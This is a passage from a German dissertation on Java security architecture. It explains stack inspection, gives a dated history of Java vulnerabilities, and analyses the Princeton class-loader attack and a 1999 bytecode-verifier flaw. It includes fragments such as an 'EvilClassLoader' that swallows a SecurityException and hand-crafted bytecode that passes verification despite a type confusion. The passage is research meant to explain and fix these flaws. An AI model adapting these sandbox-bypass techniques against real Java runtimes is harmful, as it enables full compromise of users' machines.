Ein aktiviertes (*enabled*) Recht gilt nur innerhalb der Methode, in der es angefordert wurde, und in allen Methoden, die von dieser aufgerufen werden und sich somit oberhalb dieser Methode im Aufrufstack befinden. Nachdem die Methode beendet worden ist, wird das Zugriffsrecht automatisch wieder abgestellt, da der Stackframe und mithin auch die Markierung vom Stack entfernt worden ist. Mit Hilfe der Methode *disablePrivilege()* kann man das Recht auch schon innerhalb einer Methode wieder abschalten und in eine negative Markierung umwandeln.

Die eigentliche Stackinspektion wird nun in den *checkXXX()*-Methoden der Netscape-Klasse *AppletSecurity* durchgeführt: Hier wird nämlich die statische Methode *checkPrivilege()* des Privilegmanagers aufgerufen, die den Aufrufstack von oben nach unten hin untersucht: Wird eine positive Markierung, hervorgerufen durch einen Aufruf von *enablePrivilege()* gefunden, so wird der Zugriff auf das Target gewährt. Wird hingegen eine negative Markierung gefunden, so löst der Sicherheitsmanager *AppletSecurity* eine Ausnahme des *Typs java.lang.SecurityException* aus. Gleiches gilt auch, wenn auf dem gesamten Stack überhaupt keine Markierung zu finden war.

Im folgenden wird der Vollständigkeit halber der Algorithmus vorgestellt, den *checkPrivilege()* für die Stackinspektion verwendet [WF98]:

```
checkPrivilege(target){
    // vom neuesten zum ältesten Stackframe
    foreach stackFrame{
         if( die lokale Sicherheitsstrategie verbietet den Zugriff
             auf target in stackFrame) throw SecurityException;
         if( stackFrame hat das Zugriffsrecht auf target
             explizit eingeschaltet) return; // erlaube Zugriff
         if( stackFrame hat das Zugriffsrecht auf target
             explizit ausgeschaltet)throw SecurityException;
    }
    // wenn wir hier hinkommen, haben wir den gesamten Stack
    // abgearbeitet, ohne eine positive Markierung auf dem
    // Stack zu finden
    throw SecurityException;
}
```

Zur weiteren Illustration sei nun folgender Beispielcode gegeben, in dem ein Applet einen Zugriff auf Systemeigenschaften (*system properties*) benötigt:

```
public class MyApplet{

  ...
  public void run(){
     PrintStream ps;
     ps = new PrintStream();

     try{
        PrivilegeManager.enablePrivilege("UniversalPropertyRead");
     }catch (netscape.security.ForbiddenTargetException e){
        ps.println("\tNo permission to read system properties");
     }
     String property = "user.home";
     try {
         // Hier wird indirekt checkPrivilege() aufgerufen
        String propertyValue = System.getProperty(property);
     }catch(SecurityException e)
        ps.println("\tFailed! Security Violation.");
 }

}
```

Anhand des obigen Codes erkennt man, daß eine Ausnahme des Typs *netscape.security.ForbiddenTargetException* erzeugt wird, wenn der Anwender dem Applet nicht die adäquaten Rechte via Dialogfenster zugesteht bzw. wenn kein entsprechender Eintrag in der Tabelle des Privilegmanagers vorhanden ist. Wird diese Ausnahme abgefangen und dann trotzdem versucht, auf die entsprechende Systemeigenschaft zuzugreifen, so wird eine Ausnahme des Typs *SecurityException* ausgelöst, wie man es vom Sicherheitsmanager her gewohnt ist. Man beachte hierbei, daß der Sicherheitsmanager hierzu intern den Privilegmanager konsultiert und dessen Methode *checkPrivilege()* aufruft. Da

enablePrivilege() zuvor fehlgeschlagen ist, befindet sich keine geeignete Markierung auf dem Aufrufstack, und somit verbietet *checkPrivilege()* den Zugriff auf die Systemeigenschaft.

Abschließend läßt sich festhalten, daß sowohl in Java 2 als auch im Netscape-Modell die Einführung der Stackinspektion die Grundlage für ein flexibleres Sicherheitsmodell ist, das auch Zugriffsrechte feinerer Granularität unterstützt. An der Universität Princeton sind von E. Felten und D. Wallach nähere Untersuchungen zum Thema Stackinspektion durchgeführt worden [Wa99, WF98], wobei u.a. formale Methoden zum Beweis der Korrektheit dieses Verfahrens verwendet worden sind wie z.B. die ABLP-Logik [ABLP93]. Insbesondere wurde im Rahmen dieser Forschungsarbeit gezeigt, daß im Grunde nur die vier Primitive

- *checkPrivilege(),*
- *enablePrivilege(),*
- *disablePrivilege()* und
- *revertPrivilege()*

zur Implementierung der Stackinspektion erforderlich sind. Mittels *revertPrivilege()* kann eine negative oder positive Markierung vom Aufrufstack wieder entfernt werden, im Gegensatz zu dem Primitiv *disablePrivilege()*, das eine negative Markierung auf dem Stack vornimmt. Alle anderen Primitive sind bereits weiter oben erläutert worden.

4 Schwächen in der Sicherheitsarchitektur von Java

Die Firma SUN und die gesamte Java-Industrie haben immer wieder betont, daß Java sicher sei (s. [Su95a]). Im Laufe der Zeit hat sich jedoch herausgestellt, daß dies nicht unbedingt der Fall ist. So sind in den letzten vier Jahren knapp 20 Angriffe auf das Java-Sicherheitssystem vorgenommen worden, wobei ein großer Teil davon von Forschern der Universität Princeton (s. [MF99, DFBW97]) stammt. Die Konsequenz der meisten dieser Angriffe war die völlige Kontrolle über den angegriffenen Rechner bis hin zum Löschen wichtiger Daten, Ausführen beliebiger Betriebssystemkommandos etc. Während in der ersten Zeit nach der Einführung Javas in relativ kurzen Zeitabständen neue schwerwiegende Sicherheitslücken gefunden wurden, sind in letzter Zeit erfolgreiche Angriffe immer seltener geworden. Nichtsdestotrotz sind auch im Jahr 1999 – vier Jahre nach der Einführung Javas – immer noch einige schwerwiegende Sicherheitsmängel entdeckt worden [So99, Se99], und es ist nicht auszuschließen, daß in Zukunft noch weitere gefunden werden. Allerdings konnten alle bislang entdeckten Mängel in kurzer Zeit behoben werden. Auch setzten die bisher durchgeführten Angriffe eine detaillierte Kenntnis der einzelnen Sicherheitsmechanismen Javas voraus und waren mithin recht kompliziert: Eine einfache Straight-Forward-Herangehensweise schlägt normalerweise fehl. Außerdem beruhten die meisten Sicherheitslücken lediglich auf „Implementierungsfehlern“, d.h. das grundsätzliche Konzept des Java-Sicherheitsmodelles wurde nicht direkt in Frage gestellt. Trotzdem dürfen die Gefahren, die die Sicherheitsmängel in Java in sich bergen, nicht unterschätzt werden.

In den nächsten Abschnitten sollen einige der in Java aufgetretenen Sicherheitsprobleme näher erläutert werden, auch wenn die meisten von ihnen bereits beseitigt worden sind. Es geht hier vor allem darum, das Prinzip zu erklären, wie solche Lücken zu einem Angriff ausgenutzt werden können. Darüber hinaus wird sich zeigen, daß gerade die Bytecode-Verifikation, die u.a. den Bytecode auf Typsicherheit hin überprüft (s. Abschnitt 3.2.2), eine essentielle Komponente der Java-Sicherheitsarchitektur ist und daß kleine Sicherheitslücken in dieser Komponente zur völligen Außerkraftsetzung des gesamten Java-Sicherheitssystemes führen können. In diesem Zusammenhang soll zunächst auf den Klassenlader-Angriff der Universität Princeton eingegangen werden [MF99], der aus dem März 1996 stammt und bei dem erstmals eine kleine Lücke in der Bytecode-Verifikation zu einem vollständigen Angriff

ausgenutzt werden konnte. Danach wird ein Angriff auf den Netscape Communicator 4.5 und auf Java 2 [So99, Se99] erläutert, der im Februar 1999 erfolgreich an der Universität Marburg durchgeführt worden ist. Anschließend wird ein ähnlicher Angriff auf den Microsoft Internet Explorer in den Versionen 4 und 5 behandelt [Mi99]. Die beiden letzten Fehler zeigen dabei insbesondere, daß die Ausnahmebehandlung in Java die Bytecode-Verifikation erschweren kann und eine Hintertür für Fehler offenläßt. Schließlich wird noch auf das Problem der Verifikation von Subroutinenaufrufen eingegangen. Hierbei wird sich zeigen, daß gerade durch die Subroutinenaufrufe die Bytecode-Verifikation komplizierter wird und daß diese mithin ähnlich wie die Ausnahmebehandler eine Fehlerquelle für die Bytecode-Verifikation darstellen.

4.1 Überblick über bisher entdeckte Sicherheitslücken

Bevor in den anschließenden Abschnitten auf Java-Sicherheitslücken eingegangen wird, die mit der Bytecode-Verifikation zusammenhängen, soll hier ein kurzer zeitlicher Überblick über die wichtigsten bisher gefundenen (und bereits behobenen) Sicherheitslücken in Java gegeben werden:

Februar 1996. Drew Dean, Edward Felten und Dan Wallach von der Universität Princeton fanden einen Fehler im Sicherheitsmanager des JDK 1.0. Hierdurch wurde es einem Applet erlaubt, beliebige Netzverbindungen aufzubauen und somit eine Firewall zu umgehen. Der Fehler hing mit der Umwandlung von IP-Adressen in DNS-Namen (Domain Name System) zusammen.

März 1996. David Hopwood von der Universität Oxford entdeckte einen Fehler im Klassenlader des JDK 1.0, der es ermöglichte, Klassen von einem absoluten Pfad aus zu laden [Ho96]. Durch ein FTP-Upload oder aber auch durch den Caching-Mechanismus des Webbrowsers konnte eine Klassendatei auf dem angegriffenen Rechner plaziert und dann als lokaler Code (ohne die Einschränkungen der Sandbox) ausgeführt werden. Voraussetzung für diesen Angriff ist nur, daß der absolute Pfad des Browser-Caches bekannt ist.

März 1996. Das Princeton-Team fand einen Implementierungsfehler im Bytecode-Verifizierer des JDK 1.0.1. Durch einen komplizierten Angriff (s. Abschnitt 4.2) gelang es dem Princeton-Team, beliebigen Maschinencode in einem Applet auszuführen. Der Angriff wurde erst durch einen weiteren Fehler im Klassenlader-Mechanismus von Java ermöglicht.

Mai 1996. Das Princeton-Team und Tom Cargill entdeckten eine weitere Möglichkeit, den Fehler im Klassenlader-Mechanismus auszunutzen: Mit Hilfe einer unerlaubten

Typkonvertierung im Zusammenhang mit Java-Schnittstellen (*interfaces*) war es möglich, auf private Methoden von überall her zuzugreifen.

April 1997. Das Princeton-Team entdeckte einen schwerwiegenden Fehler im damals neuen Code-Signing-System des JDK 1.1. Der Fehler bestand darin, daß die Methode *Class.getSigners()* die Identitäten der Unterzeichner eines Applets (s. Abschnitt 3.3.1) in einem veränderbaren Array (anstatt in einer Kopie) zurückgab. Mithin konnte dieses Applet die Identität eines vertrauenswürdigen Unterzeichners in das Array eintragen und erhielt dadurch erweiterte Zugriffsrechte.

Mai 1997. Die Kimera-Gruppe der Universität Washington entwickelte ein Testverfahren für kommerzielle Bytecode-Verifizierer. Im Rahmen ihrer umfangreichen Tests wurden 27 verschiedene, z.T. schwerwiegende Fehler gefunden [SMB97]. In Abschnitt 4.3 wird noch einmal näher auf diese Fehler eingegangen.

Juli 1998. Das Princeton-Team fand einen Fehler im Klassenlader-Mechanismus von Java (JDK 1.1 und JDK1.2beta3). Hierdurch war es möglich, Systemklassen wie z.B. *java.lang.Class* oder *java.lang.Throwable* zu überschreiben [De99, MF99]. Durch Ausnutzen der Lücke und mit Hilfe eines weiteren Fehlers in der Bytecode-Verifikation konnte dann der Netscape Communicator 4.0 erfolgreich angegriffen werden.

Februar 1999. Der Verfasser dieser Dissertation entdeckte einen schwerwiegenden Fehler im Verifizierer der JVM (JDK 1.1.x, Java 2 und Netscape Communicator 4.5). Hierdurch konnte ein Angriffsapplet erzeugt werden, das volle Zugriffsrechte besitzt, ohne daß diesem solche eingeräumt worden sind (s. Abschnitt 4.4.1).

Oktober 1999. Der Verfasser dieser Dissertation entdeckte eine Lücke in der JVM des Microsoft Internet Explorers 4 und 5 (MSIE). Edward Felten und Dirk Balfanz vom SIP-Team Princeton konstruierten, basierend auf dieser Sicherheitslücke, ein Angriffsapplet, das volle Zugriffsrechte besitzt. Näheres zu dieser Problematik ist in Abschnitt 4.4.2 zu finden.

4.2 Der Klassenladerangriff der Universität Princeton

Das zunächst zu behandelnde Sicherheitsproblem stammt aus dem März 1996 und wurde vom SIP-Team der Universität Princeton unter der Leitung von Professor Edward Felten entdeckt [MF99, DFWB97]. Es handelt sich um die wohl bekannteste Lücke im Sicherheitsmechanismus von Java und soll aus diesem Grund im folgenden eingehender besprochen werden. Bekannt wurde dieses Sicherheitsproblem unter dem Namen „Applets spielen verrückt“ bzw. „Princeton Klassenlader-Angriff“ („Princeton Classloader Attack“).

Bei diesem Angriff wurden mehrere vermeintlich kleine Lücken ausgenutzt, die jedoch alle zusammen dazu führten, daß das gesamte Sicherheitssystem von Java außer Kraft gesetzt werden konnte. Die zentrale Rolle des Klassenlader-Angriffs spielte der Klassenlader, wie schon der Name nahelegt. In Abschnitt 3.2.3 wurde bereits die Rolle des Applet-Klassenladers innerhalb des Sicherheitssystems von Java erläutert: Er sorgt dafür, daß keine Systemklassen überschrieben werden und daß es zu keinen Namenskonflikten zwischen Klassen verschiedener Applets kommt. Der Klassenlader ist in den Webbrowser eingebaut und sollte gemäß der Spezifikation der Sprache Java [BGJS00] folgendermaßen arbeiten:

1. Die Methode *loadClass()* des Klassenladers wird mit dem Namen der zu ladenden Klasse als Parameter aufgerufen.
2. Es wird mittels einer internen Tabelle des Klassenladers überprüft, ob eine Klasse mit diesem Namen bereits geladen worden ist, etwa als Systemklasse. Ist dies der Fall, so wird die bereits geladene Klasse zurückgegeben.
3. Gibt es keine solche Klasse, so wird der zur Klasse gehörige Bytecode über das Netz auf den lokalen Rechner geladen. Der Bytecode befindet sich dann in einem Bytearray.
4. Mit Hilfe der Methode *defineClass()* wird das Feld von Bytes in eine Klasse umgewandelt.
5. Der Klassenlader gibt die in 4. erzeugte Klasse zurück.

Insbesondere implementiert ein Klassenlader das dynamische Laden bzw. Linken von Klassen, d.h. Java erlaubt es, daß Klassen während der Programmausführung nachgeladen werden können (s. Abschnitt 3.2.3). Es zeigte sich nun, daß der Arbeitsschritt 2 im JDK 1.0 nicht korrekt implementiert wurde; denn es konnte ein Klassenlader erzeugt werden, der Systemklassen wie z.B. *java.io.FileInputStream* oder *java.lang.SecurityManager* überschreibt, obwohl diese Klassen beim Starten der JVM bereits geladen worden sind. Im folgenden soll nun noch etwas näher erläutert werden, was passieren kann, wenn ein Klassenlader nicht korrekt arbeitet.

Angenommen, man hat eine Klasse *A*, die folgendermaßen definiert worden ist:

```
class A{
    public int x;
}
```

Weiterhin nehme man an, daß der Klassenlader während der Programmausführung die folgende Klasse nachladen soll:

```
class A{
    public Object x;
}
```

Wird nun, wie oben bereits angedeutet, der Arbeitsschritt 2 nicht korrekt durchgeführt, so kann die zuerst geladene Klasse *A* durch die neue ersetzt werden. Hierdurch kommt es zu einem Namenskonflikt, da die JVM nicht erkennt, daß es sich jeweils um zwei verschiedene Klassen handelt. Weil beide Klassen Datenfelder von unterschiedlichem Typ besitzen, ergibt sich mithin ein Typkonflikt (ein Integer-Wert wird für ein Objekt gehalten). Auch der Bytecode-Verifizierer kann diesen Typkonflikt nicht erkennen, da die Klassen *A* in beiden Fällen jeweils korrekt sind.

Die Vermischung von dynamischem Linken und Bytecode-Verifikation stellt ein grundsätzliches Problem der Java-Sicherheitsarchitektur dar. Im folgenden soll auf diese Problematik jedoch nicht näher eingegangen werden. Detailliertere Informationen zu diesem Themenkomplex findet man in der Dissertation von Drew Dean, die sich ausführlich mit einer Formalisierung des Klassenlader-Konzeptes beschäftigt [De99]. Der Standpunkt von SUN hinsichtlich dieser Problematik wird in [LB98] dargelegt. Für die folgende Diskussion ist allerdings nur von Bedeutung, daß im JDK 1.0 die Erzeugung inkonsistenter Namensräume aufgrund einer fehlerhaften Implementierung des dynamischen Bindens möglich war. Hierzu mußte man nur eine Unterklasse von der abstrakten Klasse *java.lang.ClassLoader*, die in der Java-Klassenbibliothek vorhanden ist, ableiten und die abstrakte Methode *loadClass()* entsprechend implementieren. Die Methode *loadClass()* muß so realisiert werden, daß Schritt 2 nicht korrekt durchgeführt wird, so daß mehrere Klassen mit dem gleichen Namen geladen werden können.

In Abschnitt 3.2.4 wurde bereits erwähnt, daß die Sandbox im JDK 1.0 durch eine Unterklasse von *java.lang.SecurityManager* implementiert wird. Stellt man sich im obigen Beispiel anstelle der Klasse *A* eine Unterklasse von *java.lang.SecurityManager* vor, so bekommt man einen Eindruck, was passieren kann, wenn ein Klassenlader nicht gemäß Spezifikation arbeitet: Man kann sich eine eigene Subklasse von *java.lang.SecurityManager* definieren, die beispielsweise allen Applets volle Zugriffsrechte (Zugriff auf Dateisystem, Laden von DLLs, beliebige Netzwerkzugriffe etc.) zubilligt, und ersetzt (mit Hilfe unseres Klassenladers) die in den Browser eingebaute Klasse für den Sicherheitsmanager durch die eigene. Mithin läßt sich die Sandbox für Applets umgehen, und es kann ein entsprechender Schaden angerichtet werden.

Die eben geschilderte Vorgehensweise hat allerdings vom Standpunkt eines Angreifers noch einen Haken: Gemäß Abschnitt 3.2.4 verhindert der Sicherheitsmanager die Instantiierung eines Klassenladers in einem Applet, d.h. unser (bösartiger) Klassenlader kann nicht ohne weiteres von einem Applet aus aufgerufen werden. Eine Instantiierung eines

Klassenladers wird nämlich dadurch vermieden, daß der Sicherheitsmanager des Webbrowsers im Konstruktor der Klasse *java.lang.ClassLoader* aufgerufen wird, wie das folgende Codefragment zeigt:

```
ClassLoader(){

    // hole den aktiven Securitymanager (des Webbrowsers)
    SecurityManager s = System.getSecurityManager();
    ...
    s.checkCreateClassLoader(); //throw SecurityException
    ...
}
```

Die Methode *checkCreateClassLoader()* löst dabei eine Ausnahme vom *Typ java.lang.SecurityException* aus, weil ein Applet keinen Klassenlader erzeugen darf. Somit wird der Konstruktor *ClassLoader()* vorzeitig beendet, bevor die Initialisierung des Klassenladers abgeschlossen ist. Man beachte in diesem Zusammenhang, daß der Konstruktor *ClassLoader()* in jedem Fall aufgerufen werden muß, da laut Sprachspezifikation von Java [BGJS00] jede Klasse zuerst einen Konstruktor der Vaterklasse aufrufen muß (*java.lang.ClassLoader* ist die Vaterklasse unseres (bösartigen) Klassenladers).

Trotzdem gelang es dem SIP-Team der Universität Princeton, einen (bösartigen) Klassenlader in einem Applet zu installieren, indem ein weiterer Fehler ausgenutzt wurde: Der Bytecode-Verifizierer arbeitete nicht korrekt; denn er ließ das folgende Programm zu:

```
class EvilClassLoader extends ClassLoader  {

    EvilClassLoader(){

         try {
            super(); // Aufruf des Konstruktors der Vaterklasse
         }
         catch (Exception e){}
    }
}
```

Es handelt sich dabei um kein korrektes Java-Programm, weil der Aufruf des Konstruktors der Vaterklasse (hier *java.lang.ClassLoader*) nicht die erste Anweisung im Konstruktor *EvilClassLoader()* ist, wie es die Java-Sprachspezifikation vorschreibt (s. [BGJS00]). Es wird nämlich zunächst eine *try*-Anweisung aufgerufen, erst innerhalb dieser Anweisung erfolgt der Aufruf von *super()*. In der Tat akzeptiert der Compiler *javac* dieses Programm nicht und bricht mit der Fehlermeldung

„*Call to super must be first statement in constructor.*“

ab.

Erzeugt man dagegen den zu obigem Programm gehörigen Bytecode von Hand[6] (also ohne den vom JDK mitgelieferten Compiler *javac*), so akzeptiert der Bytecode-Verifizierer des JDK 1.0 die dazugehörige Klassendatei. Es wird somit ein Bytecode-Programm verifiziert, das keinem korrekten Java-Programm entspricht. Das bedeutet also, daß die Semantik des Bytecodes und die der Sprache Java nicht äquivalent sind. Weitergehende Informationen zu dieser Problematik findet man in Abschnitt 4.6.

Nachfolgend wird der Bytecode zu obigem Programm angegeben:

```
0 aload_0
1 invokespecial # 7
4 return
5 return

Exception table:
from      to   target
0         4     5
```

Der Angriff des SIP-Teams aus Princeton ging nun folgendermaßen vor sich: Es wurde ein bösartiger Klassenlader konstruiert, der in der Lage ist, inkonsistente Namensräume zu erzeugen. Der Konstruktor dieses bösartigen Klassenladers wurde dabei im wesentlichen wie im oben angegebenen Programmfragment implementiert. Daraufhin wurde der Klassenlader in ein Applet eingebunden. Wird nun das Applet geladen, dann erkennt der Sicherheitsmanager des Webbrowsers, daß im Applet ein neuer Klassenlader installiert worden ist und löst zu Recht eine Ausnahme vom Typ *SecurityException* im Konstruktor der Klasse *ClassLoader* aus (s.o.).

Diese Ausnahme wird jedoch von dem *catch*-Block der *try*-Anweisung abgefangen und dort einfach ignoriert, d.h. nicht behandelt. Dies ist nur deshalb möglich, da *super()* aufgrund des oben beschriebenen Fehlers innerhalb einer *try*-Anweisung aufgerufen werden darf. Weil *java.lang.ClassLoader* keine privaten Datenfelder besitzt, die vom Konstruktor initialisiert werden müssen, macht ein abgebrochener Aufruf von *ClassLoader()* keine Schwierigkeiten. Nachdem der Klassenlader installiert worden ist, können Typkonflikte konstruiert werden, und man kann also prinzipiell auf jedem System, das dieses Angriffsapplet aufruft, beliebigen Maschinencode ausführen.

[6] In Abschnitt 4.4.1 wird noch mehr zum Thema „Bytecode-Erzeugung von Hand“ gesagt werden.

Behebung der Sicherheitslücke:

SUN und Netscape hatten im Prinzip zwei Möglichkeiten, den eben beschriebenen Fehler zu beheben: Entweder sie beseitigen den Fehler im Bytecode-Verifizierer, oder sie finden einen anderen Weg, durch den garantiert wird, daß der Konstruktor von *java.lang.ClassLoader* korrekt aufgerufen wird. Sie entschieden sich für die zweite Möglichkeit, wobei sie eine private Methode *defineClass0()* definierten, die die Aufgabe der ursprünglichen Methode *defineClass()* übernahm. In der jetzt modifizierten Methode *defineClass()* wird *defineClass0()* nur dann aufgerufen, wenn ein *initialized*-Flag den Wert *true* hat. Das Flag *initialized* erhält aber nur dann den Wert *true*, wenn der Klassenlader richtig initialisiert worden ist. Somit konnte die oben beschriebene Sicherheitslücke vermieden werden, da diese ja dadurch entstand, daß der Klassenlader nicht korrekt initialisiert wurde. Leider ließ die von Netscape und SUN vorgeschlagene Lösung noch eine weitere Lücke offen (Interface-Casting-Fehler), so daß der Klassenladerangriff wieder möglich wurde. In späteren Versionen von Java wurde dann auch der Fehler im Bytecode-Verifizierer beseitigt. Ferner erfuhr das Klassenladerkonzept einige Änderungen, z.T. auf den Forschungsergebnissen von Dean beruhend [De99, De97].

4.3 Projekt Kimera

Im Frühjahr 1997 wurde an der Universität Washington unter der Leitung von Brian Bershad das Projekt Kimera durchgeführt, mit dem Ziel, einen Bytecode-Verifizierer zu entwickeln, der, vom Standpunkt des Software-Engineerings her betrachtet, sauberer programmiert ist als die bislang kommerziell vertriebenen. Dabei wurde der gesamte Verifizierer (inklusive dem Teil für Phase 4) in einem einzigen Modul implementiert im Gegensatz zu der SUN-Implementierung; denn dort sind Teile der Phase 2 und vor allem die Phase 4 (Laufzeittests) auf andere Module verteilt. Darüber hinaus wurde gleichzeitig noch eine Testmethode entwickelt, mit der Millionen von Bytecode-Mustern erzeugt werden konnten. Im wesentlichen ging man dabei von *N* „interessanten“ Grundmustern als Testbasis aus, bei denen dann mit Hilfe eines Zufallsgenerators zufällige Bytes verändert wurden (*mutation engine*). Das Washingtoner Team testete daraufhin sowohl ihren Verifizierer als auch die kommerziellen Bytecode-Verifizierer mit diesen zufällig erzeugten Bytecode-Programmen. Im Rahmen dieser Tests wurden 24 Fehler in SUNs Implementierungen des Verifizierers (bis zum JDK 1.1.1, das damals die aktuelle Version war) gefunden. Der Verifizierer des Netscape Navigators wies ähnliche Fehler auf. Im Verifizierer von Microsofts JVM wurden 17 Fehler entdeckt, von denen zehn auch im Verifizierer von SUN auftraten.

Die Fehler wurden in vier verschiedene Kategorien eingeteilt, in Abhängigkeit der Konsequenzen, die sich aus der jeweiligen Lücke ergaben:

1. schwerwiegende Sicherheitslücke (die zu einem Angriffsapplet erweitert werden kann),
2. potentiell schwerwiegende Sicherheitslücke,
3. Schwäche/Diskrepanz zur Spezifikation der JVM,
4. Mehrdeutigkeit.

Einer von diesen Fehlern konnte zu einem Angriffsapplet ausgeweitet werden. In diesem Zusammenhang handelte es sich um einen Typfehler, bei dem ein Long- oder Double-Wert in eine Referenz umgewandelt werden konnte. Somit war es möglich, Zeiger umzusetzen und somit Zugriffe auf geheime Informationen zu erlangen oder illegale Operationen durchzuführen. Dieser Fehler trat ferner auch noch im MS Internet Explorer auf.

Ein weiterer Fehler veranlaßte SUN zu einem Patch, obwohl es kein Angriffsapplet gab, das diese Lücke ausnutzen konnte: Bei diesem Fehler konnte eine Methode eine Anzahl *M* von Parametern deklarieren, die größer war als die maximal zugelassene Anzahl *N* für die lokalen Variablen. Wie in Abschnitt 2.3 bereits erwähnt, wird für jede Methode in der Klassendatei die Maximalgröße der lokalen Variablen festgelegt. Insbesondere müssen bei der Maximalgröße laut Spezifikation der JVM auch die Parameter mit berücksichtigt werden, d.h. Parameter werden als lokale Variablen aufgefaßt.

Neben diesen Fehlern entdeckte das Washington-Team auch noch mehrere Unstimmigkeiten im Zusammenhang mit Modifizierern für Methoden und Datenfelder. So konnte beispielsweise eine Methode gleichzeitig *static* und *abstract* oder auch *abstract* und *native* deklariert werden.

Außer den oben erwähnten Lücken fand das Washington-Team dann noch im Juni 1997 einen weiteren Fehler, der jetzt den Verifizierer des JDK 1.1.2 betraf. Auch hier handelte es sich um einen Typkonflikt, durch den es möglich war, sensitive Information aus dem für den Webbrowser vorgesehenen Speicherbereich auszulesen und an den Angreifer zurückzusenden (Verletzung der Privatsphäre). Zu den geheimen Informationen können u.a. Konfigurationseinstellungen, private Schlüssel und Emailadressen gehören.

Durch das oben vorgestellte Testverfahren konnten einige z.T. schwerwiegende Schwächen in den kommerziell vertriebenen Bytecode-Verifizierern entdeckt werden, so daß es sich um ein sehr vielversprechendes Verfahren handelt. Allerdings zeigen die Angriffe der Abschnitte 4.4.1 und 4.4.2, daß die Geschichte der schwerwiegenden Implementierungsfehler

in der Bytecode-Verifikation noch nicht abgeschlossen ist. Wie bei allen Testverfahren kann man zwar die Anwesenheit von Fehlern, nie aber ihre Abwesenheit zeigen [GS99].

4.4 Probleme mit der Ausnahmebehandlung und der Bytecode-Verifikation

In den nächsten beiden Unterabschnitten sollen zwei Probleme der Bytecode-Verifikation vorgestellt werden, die bei der Behandlung von Ausnahmen aufgetreten sind. Das erste von beiden Problemen betraf die JVMs von SUN und Netscape, während das zweite nur in Microsofts JVM auftrat. An dieser Stelle zeigt sich, daß SUN und Netscape auf der einen und Microsoft auf der anderen Seite unterschiedliche Implementierungen der JVM vorgenommen haben. Auf alle Fälle konnten beide Lücken jeweils zu einem Angriff ausgenutzt werden.

4.4.1 Nicht verifizierter Code[7]

Nachfolgend soll das Prinzip eines Angriffs auf das Java-Sicherheitssystem beschrieben werden, der Anfang Februar 1999 an der Universität Marburg erfolgreich durchgeführt worden ist. Die Konsequenz dieses Angriffes war die völlige Kontrolle über den attackierten Rechner bis hin zum Löschen wichtiger Daten, Ausführen beliebiger Betriebssystemkommandos etc. Während in der ersten Zeit nach der Einführung Javas fast monatlich eine neue schwerwiegende Sicherheitslücke gefunden wurde, sind in letzter Zeit erfolgreiche Angriffe immer seltener geworden. Offenbar scheint jedoch das Kapitel „Sicherheitslücken in Java“ noch immer nicht abgeschlossen zu sein, wie diese Sicherheitslücke zeigt.

Der nun zu beschreibende Angriff nutzt einen Implementierungsfehler im Bytecode-Verifizierer aus. Dabei wird offenbar, daß eine kleine Lücke in einer der Komponenten des Sicherheitsmodelles zur völligen Lahmlegung des gesamten Sicherheitssystems von Java führen kann. Daß das gesamte Sicherheitsmodell funktioniert, kann nur dann gewährleistet werden, wenn alle Komponenten korrekt arbeiten[8]. Ähnliches galt auch für den Klassenladerangriff des SIP-Teams aus Princeton, bei dem mehrere kleine Sicherheitslücken zu einem vollständigen Angriff ausgeweitet werden konnten.

Der Angriff setzt sich aus zwei Teilen zusammen:

---

[7] Teile dieses Abschnittes sind aus [So99] entnommen worden.

[8] Aus diesem Grund sollte man auch nicht von vier Ebenen (Stufen) des Sicherheitsmodelles sprechen, weil dies fälschlicherweise suggeriert, daß beim Ausfall einer Stufe noch die anderen Stufen alles wieder in Ordnung bringen könnten.

- Erzeugung einer Klassendatei, die grundlegende Sicherheitsregeln der Sprache Java verletzt, aber trotzdem vom Verifizierer akzeptiert wird,
- Ausnutzen dieser Sicherheitslücke zum Angriff auf den Netscape Communicator 4.x.

Der Fehler im Bytecode-Verifizierer

Ein wichtiges Hilfsmittel zur Aufdeckung des Verifizierer-Fehlers, der später in diesem Abschnitt näher beschrieben wird, war der Bytecode-Assembler *Jasmin* (s. [Me97]). Aus diesem Grund soll zunächst kurz auf diesen eingegangen werden. Mit Hilfe von Jasmin kann man bequem Klassendateien erzeugen, die keinem äquivalenten Java-Programm im Sinne der Java-Sprachspezifikation entsprechen und mithin grundlegende Regeln der Sprache Java verletzen. Jasmin wurde im Jahre 1996 von Jonathan Meyer entwickelt und ist ein Bytecode-Assembler mit einer Syntax, die der des Programmaufrufes von *javap* mit der Option *-c* ähnlich ist. Allerdings wurde diese Syntax noch um diverse Assembler-Direktiven (Anweisungen, die mit dem Zeichen „.“ beginnen) zur Darstellung von Meta-Level-Informationen erweitert. So gibt es z.B. die Direktiven *.method* (Deklaration einer Methode), *.class* (Beginn einer Klassendeklaration) und *.field* (Deklaration eines Datenfeldes). Zur Illustration wird hier nun die Jasmin-Variante der (unkorrekten) Methode *string2int()* aus Abschnitt 3.2.2 angegeben:

```
.class Test
.super java.lang.object
.method string2int()I
    .stack 2
    ldc "I'm an integer!"
    ireturn
.end method
```

Jasmin erzeugt aus dem eben angegebenen Code eine Klassendatei *Test.class*, wobei – wie schon angedeutet – nicht überprüft wird, ob sie den wichtigsten Regeln der Sprache Java genügt. Dies ist bekanntlich die Aufgabe des Verifizierers der JVM (s. Abschnitt 3.2.2)!

Man betrachte nun folgendes Bytecode-Programm (in *javap*-Syntax), das mit Jasmin erzeugt worden ist und keinem korrekten Java-Programm entspricht:

```
Method int string2int()
00  aconst_null
01  goto 10
04  pop
05  ldc #14 <String "I'm an integer!">
07  goto 11
10  athrow
11  ireturn
```

```
Exception Table:
from    to    target    type
10      12    4         <Class java.lang.Exception>
```

Laut Deklaration müßte die Methode *string2int()* einen Integer-Wert zurückliefern. Betrachtet man aber den Programmablauf, so erkennt man, daß in Wirklichkeit ein String zurückgegeben wird; denn es werden die Bytecode-Instruktionen in der Reihenfolge 0-1-10-4-5-7-11 abgearbeitet. Es handelt sich demnach um einen klassischen Typkonflikt. Ein Bytecode-Verifizierer müßte obiges Programm aufgrund des Typkonfliktes als unkorrekt zurückweisen, und zwar während der Link-Phase bei der Datenflußanalyse (s. Abschnitt 3.2.2).

Nun akzeptieren aber die Verifizierer des JDK 1.1.6, von Java 2 und des Netscape Communicators 4.x (x<6) obiges Bytecode-Programm ohne Beanstandung. Weitere Untersuchungen ergaben, daß zwischen den beiden *goto*-Anweisungen jede beliebige Bytecode-Sequenz eingefügt werden kann, die eigentlich vom Verifizierer während der Phase der Datenflußanalyse als unzulässig erkannt werden müßte. Hierzu gehören u.a.

- das Verwenden von nicht initialisierten Variablen,
- die Erzeugung beliebiger Typkonflikte,
